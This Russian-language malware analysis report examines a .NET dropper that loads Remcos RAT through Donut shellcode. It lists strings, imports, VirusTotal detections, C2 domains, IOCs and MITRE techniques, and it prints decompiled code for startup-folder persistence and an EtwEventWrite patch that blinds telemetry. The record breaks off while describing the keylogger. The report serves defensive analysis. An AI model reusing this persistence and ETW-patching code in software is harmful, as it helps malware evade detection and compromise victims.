callback	xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe

System.Security.Permissions System.Runtime.CompilerServices Process Start Delete Console	.exe .bat StartupScript_{0}.cmd eaaszwedkj.tmp eaaszwedkj.tmp

Информация об упаковщике, инструментах разработки (pescanner, PEiD, ExeInfo)**:**

Компоновщик: Microsoft Linker(11.0)
Библиотека: .NET Framework(Legacy, CLR v4.0.30319)

Энтропия: файл и разделы



Импортируемые и экспортируемые функции (PEStudio, Dependency Walker):

Kernel32.dll:

- VirtualProtect
- LoadLibrary
- GetProcAddress

Mscoree.dll:

- SecurityPermissionAttribute
- SecurityAction
- WindowsIdentity
- WindowsPrincipal
- WindowsBuiltInRole
- UnverifiableCodeAttribute
- MemoryStream
- WriteAllBytes
- CreateDirectory
- BeginInvoke
- GetCurrentProcess
- GetProcessById
- Process
- ThreadStart
- get_Message
- GetCurrent
- IsInRole
- Replace
- Get
- GetEnumerator
- get_Current
- get_Item
- MoveNext
- Dispose
- set_Mode
- set_Padding
- TransformFinalBlock
- CopyTo
- ToArray
- GetManifestResourceStream
- xxxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe
- lpFileName
- hModule
- procName

• Thread • CreateDecryptor • AesManaged • SymmetricAlgorithm • CipherMode • PaddingMode • ICryptoTransform • GZipStream • CompressionMode • eaaszwedkj • mscorlib • System • System.Windows.Forms • System.Management • System.Core • eaaszwedkj.tmp • Main • IsStartup • InstallStartup • IsAdmin • KillNonElevatedBatInstances • ipwrc • amepc • torrt • .ctor • .cctor • Invoke • EndInvoke • <Main>b__0 • Start • WaitForExit • SetAttributes • Delete • get_Title • ToString • Concat • Show • Kill • get_Size • op_Explicit • Copy • GetExecutingAssembly • GetManifestResourceNames • op_Equality • IsNullOrWhiteSpace • EndsWith	• lpAddress • dwSize • flNewProtect • lpflOldProtect • args • path • batPath • input • key • iv • bytes • name • object • method • callback • result • Object • MulticastDelegate • IAsyncResult • AsyncCallback • OutAttribute • CompilationRelaxationsAttribute • RuntimeCompatibilityAttribute • DllImportAttribute • File • FileAttributes • Console • String • MessageBox • DialogResult • IntPtr • Byte • UIntPtr • Marshal • Assembly • Convert • Char • Type • RuntimeTypeHandle • Delegate • Environment • Exception • SpecialFolder • Directory • DirectoryInfo • Guid

- FromBase64String
- Split
- GetTypeFromHandle
- GetDelegateForFunctionPointer
- Exit
- GetFolderPath
- Contains
- Exists
- NewGuid
- Substring
- Format
- Combine
- GetFullPath
- Equals
- set_ForegroundColor
- WriteLine
- ResetColor
- Path
- StringComparison
- ConsoleColor
- ManagementObjectSearcher
- ManagementObjectCollection
- ManagementObjectEnumerator
- ManagementBaseObject
- ManagementObject
- UInt32
- IDisposable
- Stream
- CompilerGeneratedAttribute
- <Module>
- NativeEntryPointDelegate
- <>c__DisplayClass2
- PAGE_EXECUTE_READWRITE

Результаты исследования по открытым источникам (VirusTotal, поисковые машины, репозитории вредоносного кода):

На аналитическом ресурсе Virustotal найдено совпадение по контрольной сумме с ранее загруженным файлом с именем «eaaszwedkj.tmp». Файл впервые был загружен на VirusTotal – 2025-02-25 17:58:34 UTC.

Хэштэги: #peexe #assembly #spreader #persistence #detect-debug-environment
Популярная метка угрозы: trojan.msil/remcos
Категории угроз: trojan, dropper

Дата проверки: 2025-02-28 07:51:56 UTC
Количество вердиктов о том, что загруженный файл является вредоносным: 50/72
https://www.virustotal.com/gui/file/f98eb8ac4cade6ee092528af0c60da83d08e707b02924d0a19fcdab73143c81f

AhnLab-V3	Trojan/Win.Generic.C5727044	Alibaba	Backdoor:MSIL/Remcos.b7ca9825
ALYac	Trojan.GenericKD.75907860	Antiy-AVL	Trojan/MSIL.Kryptik
Arcabit	Trojan.Generic.D4864314	Avast	Win32:CrypterX-gen [Trj]
AVG	Win32:CrypterX-gen [Trj]	Avira (no cloud)	TR/Dropper.Gen
BitDefender	Trojan.GenericKD.75907860	Bkav Pro	W32.AIDetectMalware.CS
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.msil
Cylance	Unsafe	DeepInstinct	MALICIOUS
DrWeb	Trojan.Packed2.48831	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.GenericKD.75907860 (B)	eScan	Trojan.GenericKD.75907860
ESET-NOD32	A Variant Of MSIL/Kryptik.ALXN	Fortinet	MSIL/Kryptik.ALXN!tr
GData	Win32.Trojan.Agent.YPG6U2	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Packed.sa	K7AntiVirus	Trojan (005c09341)

K7GW	Trojan (005c09341)	Kaspersky	HEUR:Backdoor.MSIL.Remcos.gen
Kingsoft	MSIL.Backdoor.Remcos.gen	Lionic	Trojan.Win32.Generic.4!c
Malwarebytes	Generic.Malware/Suspicious	MaxSecure	Trojan.Malware.300983.susgen
McAfee Scanner	Real Protect-LS!A1E2070A00E3	Microsoft	Trojan:Win32/Wacatac.B!ml
NANO-Antivirus	Trojan.Win32.Packed2.kvsivy	Palo Alto Networks	Generic.ml
QuickHeal	Trojan.Ghanarava.17405596047b3d6a	Rising	Trojan.Kryptik!8.8 (CLOUD)
Sangfor Engine Zero	Trojan.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Skyhigh (SWG)	BehavesLike.Win32.Generic.hc
Sophos	Mal/Generic-S	Symantec	ML.Attribute.HighConfidence
Tencent	Msil.Backdoor.Remcos.Rcnw	Trapmine	Malicious.high.ml.score
Trellix (ENS)	Artemis!A1E2070A00E3	Trellix (HX)	Generic.mg.a1e2070a00e3341a
Varist	W32/ABTrojan.SNIV-2457	VIPRE	Trojan.GenericKD.75907860
ViRobot	Trojan.Win.Z.Kryptik.518656.R	WithSecure	Trojan.TR/Dropper.Gen

Базовый динамический анализ

Сетевое взаимодействие: (SmartSniff, Fakedns, INetSim, NetworkMiner Wireshark): домены и IP адреса командных серверов, протоколы, используемое значение user-agent

По исследуемому объекту базовый динамический анализ не требуется.

Продвинутый статический и динамический анализ

(IDA Pro, OllyDbg): строки, важные вызовы функций и циклы, поток выполнения программы, точки останова, данные стека, карта памяти процесса, плагины, использованные для распаковки, нахождение OEP


Основной функционал объекта реализован в функции Main():

```
30        // Token: 0x06000004 RID: 4 RVA: 0x00002088 File Offset: 0x00000288
31        private unsafe static void Main(string[] args)
32        {
33            try
34            {
35                if (!uytey.IsStartup(Console.Title))
36                {
37                    uytey.InstallStartup(Console.Title);
38                }
39            }
40            catch (Exception ex)
41            {
42                MessageBox.Show("Erro no Startup: " + ex.ToString());
43                Process.GetCurrentProcess().Kill();
44            }
45            IntPtr hModule = uytey.LoadLibrary("ntdll.dll");
46            IntPtr procAddress = uytey.GetProcAddress(hModule, "EtwEventWrite");
47            byte[] array2;
48            if (IntPtr.Size != 8)
49            {
50                byte[] array = new byte[3];
51                array[0] = 194;
52                array[1] = 20;
```

В блоке try{}, объект проверяет закреплен ли он в системе жертвы, при первом запуске образец вызовет функции InstallStartup и запишет себя (bat-файл) в директорию Startup

("C:\Users\<user_name>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup") с новым именем – "StartupScript_bace9b1a.cmd":

```
130         private static void InstallStartup(string batPath)
131         {
132             try
133             {
134                 string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
135                 if (!Directory.Exists(folderPath))
136                 {
137                     Directory.CreateDirectory(folderPath);
138                 }
139                 string path = string.Format("StartupScript_{0}.cmd", Guid.NewGuid().ToString().Substring(0, 8));
140                 string text = Path.Combine(folderPath, path);
141                 if (!string.Equals(Path.GetFullPath(batPath), Path.GetFullPath(text), StringComparison.OrdinalIgnoreCase))
142                 {
143                     File.Copy(batPath, text, true);
144                     Console.ForegroundColor = ConsoleColor.Green;
145                     Console.WriteLine("\n============================");
146                     Console.WriteLine("  Startup script installed successfully!");
147                     Console.WriteLine("  Location: " + text);
148                     Console.WriteLine("============================\n");
149                     Console.ResetColor();
150                 }
151             }
```



Аналогично "Null-AMSI" объект модифицирует функцию "EtwEventWrite" для затруднения анализа ВПО:


```
45          IntPtr hModule = uytey.LoadLibrary("ntdll.dll");
46          IntPtr procAddress = uytey.GetProcAddress(hModule, "EtwEventWrite");
47          byte[] array2;
48          if (IntPtr.Size != 8)
49          {
50              byte[] array = new byte[3];
51              array[0] = 194;
52              array[1] = 20;
53              array2 = array;
54          }
55          else
56          {
57              array2 = new byte[]
58              {
59                  195
60              };
61          }
62          byte[] array3 = array2;
63          uint flNewProtect;
64          uytey.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), uytey.PAGE_EXECUTE_READWRITE, out flNewProtect);
65          Marshal.Copy(array3, 0, procAddress, array3.Length);
66          uytey.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), flNewProtect, out flNewProtect);
67          string text = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe";
68          Assembly executingAssembly = Assembly.GetExecutingAssembly();
69          string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
70          for (int i = 0; i < manifestResourceNames.Length; i++)
71          {
72              string name = manifestResourceNames[i];
73              if (!(name == text) && !string.IsNullOrWhiteSpace(name))
74              {
75                  if (!name.EndsWith(".exe"))
76                  {
```

100 %

Locals

Name	Value	Type
args	{string[0x00000001]}	string[]
ex	null	System.Exception
hModule	0x00000000778D0000	System.IntPtr
procAddress	0x00000000778FB530	System.IntPtr
array3	{byte[0x00000001]}	byte[]
[0]	0xC3	byte

Далее объект осуществляет поиск ресурса в объекте с именем "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe" и расшифровывает его при помощи AES (key = "e7 f2 cc 4c f1 95 12 2d ce 29 6e 91 bb ec 8f 08 f5 c2 3e b6 4c d7 97 57 42 70 0d f1 b7 f4 27 e0"; IV = "10 bd c0 19 df c9 4f d6 3f b2 82 7a d6 4c 3e 67") и распаковки GZip:



Расшифрованные данные будут подгружены в память и запущены.

Ключевые локальные и сетевые индикаторы компрометации (IOCs)

Файлы:

- eaaszwedkj.tmp
- StartupScript_bace9b1a.cmd
- xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe

Процессы:

- powershell.exe

Алгоритм заражения:

Объект, который расшифровывает и подгружает вредоносные данные, хранящиеся в ресурсе исследуемого образца. Обладает функционалом: закрепления в системе жертвы при помощи директории автозапуска; модифицирования EtwEventWrite для затруднения анализа ВПО.

Использование техники MITRE

ATT&CK Tactic	ATT&CK Technique
EXECUTION	Command and Scripting Interpreter T1059 Command and Scripting Interpreter: PowerShell T1059.001 Command and Scripting Interpreter: Visual Basic T1059.005
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Impair Defenses T1562 Impair Defenses: Indicator Blocking T1562.006 Indicator Removal T1070

	Indicator Removal: Relocate Malware T1070.010 Obfuscated Files or Information T1027 Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Obfuscated Files or Information: Embedded Payloads T1027.009 Reflective Code Loading T1620
PERSISTENCE	Boot or Logon Autostart Execution T1547 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001

Рекомендации по нейтрализации

Удалить вредоносные файлы:

- StartupScript_bace9b1a.cmd

Завершить процессы, связанные с вредоносной активностью:

- powershell.exe
- cmd.exe

Общее описание	
Имя файла:	-
The Hive № case	-
Тип файла:	Unknown format
Базовый статический анализ	
Размер файла (байт):	511 839
Подписан или нет:	Не подписан
Hash:	MD5: E6E1EF3964C5B5A4E81E5138F11B7A8F SHA-1: 825FCECDBFCAF0E952DF6BB63427C99E41E584AD SHA-256: 08993390CC484A78320736F08159748B2C573EACE44244D6041A0AF626C31A3F


Обнаруженные строки (strings, strings2, BinText): функции, домены, IP адреса, команды, сообщения об ошибках

.dll

Информация об упаковщике, инструментах разработки (pescanner, PEiD, ExeInfo)**:**

Shellcode: Donut(0.9.2)[x86]

Энтропия: файл и разделы



Результаты исследования по открытым источникам (VirusTotal, поисковые машины, репозитории вредоносного кода):

На аналитическом ресурсе Virustotal найдено совпадение по контрольной сумме с ранее загруженным файлом с именем «payload2_payload». Файл впервые был загружен на VirusTotal – 2025-02-25 18:19:09 UTC.

В ходе исследования был обнаружен отчёт по анализу схожего объекта:

- https://www.fortinet.com/blog/threat-research/latest-remcos-rat-phishing
- https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/backdoor.win32.remcos.usmaneaggd
- https://www.fortinet.com/blog/threat-research/new-campaign-uses-remcos-rat-to-exploit-victims

Популярная метка угрозы: trojan.donut/marte
Категории угроз: trojan

Дата проверки: 2025-02-25 18:19:09 UTC
Количество вердиктов о том, что загруженный файл является вредоносным: 13/61
https://www.virustotal.com/gui/file/08993390cc484a78320736f08159748b2c573eace44244d6041a0af626c31a3f

ALYac	Generic.ShellCode.Donut.Marte.4.40 B083F6	Arcabit	Generic.ShellCode.Donut.Marte.4.40 B083F6
BitDefender	Generic.ShellCode.Donut.Marte.4.40 B083F6	CTX	Unknown.unknown.donut
Emsisoft	Generic.ShellCode.Donut.Marte.4.40 B083F6 (B)	eScan	Generic.ShellCode.Donut.Marte.4.40 B083F6
GData	Generic.ShellCode.Donut.Marte.4.40 B083F6	Google	Detected
Kaspersky	HEUR:Trojan.Multi.Donut.b	Rising	Trojan.DonutLoader!1.E39F (CLASSIC)
Sophos	ATK/DonutLdr-B	Trellix (HX)	Generic.ShellCode.Donut.Marte.4.40 B083F6
VIPRE	Generic.ShellCode.Donut.Marte.4.40 B083F6		

Базовый динамический анализ

Сетевое взаимодействие: (SmartSniff, Fakedns, INetSim, NetworkMiner Wireshark): домены и IP адреса командных серверов, протоколы, используемое значение user-agent

Объект устанавливает соединение с адресом:

- hftook7lmoutsg1.duckdns.org (показатель выявления на VirusTotal: 16/94; https://www.virustotal.com/gui/domain/hftook7lmoutsg1.duckdns.org)
- hftook7lmoutsg2.duckdns.org (показатель выявления на VirusTotal: 13/94; https://www.virustotal.com/gui/domain/hftook7lmoutsg2.duckdns.org)
- hftook7lmoutsg3.duckdns.org (показатель выявления на VirusTotal: 12/94; https://www.virustotal.com/gui/domain/hftook7lmoutsg3.duckdns.org)
- hftook7lmoutsg4.duckdns.org (показатель выявления на VirusTotal: 12/94; https://www.virustotal.com/gui/domain/hftook7lmoutsg4.duckdns.org)
- hftook7lmoutsg5.duckdns.org (показатель выявления на VirusTotal: 12/94; https://www.virustotal.com/gui/domain/hftook7lmoutsg5.duckdns.org)


Порты:

- 3980
- 3981

Продвинутый статический и динамический анализ

(IDA Pro, OllyDbg): строки, важные вызовы функций и циклы, поток выполнения программы, точки останова, данные стека, карта памяти процесса, плагины, использованные для распаковки, нахождение OEP


После извлечения вредоносного файла с шеллкода, получаем исполняемый файл.
Адреса приведены исходя из предположения, что объект загружен следующим образом:




Функция main() реализована по адресу 0x34D83A. В данной функции объект:

- Импортирует функции


- Осуществляет поиск ресурса с именем "SETTINGS" и расшифровывает его при помощи алгоритма RC4. В полученных данных хранится информация вредоносного образца:




- Определяет шаг исполнения вредоносного кода:
  - Если объект запущен вы первый раз:
    - Объект создает путь в реестре – HKCU\Software\kmbutrgsd-AXLFXP. В данной ветке реестра будет хранится информация о вредоносной программе.



    - Создает мьютекс с именем – kmbutrgsd-AXLFXP.




- Вызывается функция кейлоггера. Создаются потоки для записи событий в файл и извлечения записей с компьютера жертвы. Файл кейлоггера расположен по пути – "C:\\Users\\user\\AppData\\Roaming\\jastisot.dat" (функция по адресу 0x3498A5). Пример содержимого файла:




```
[2025/03/04 15:58:18 Offline Keylogger Started]

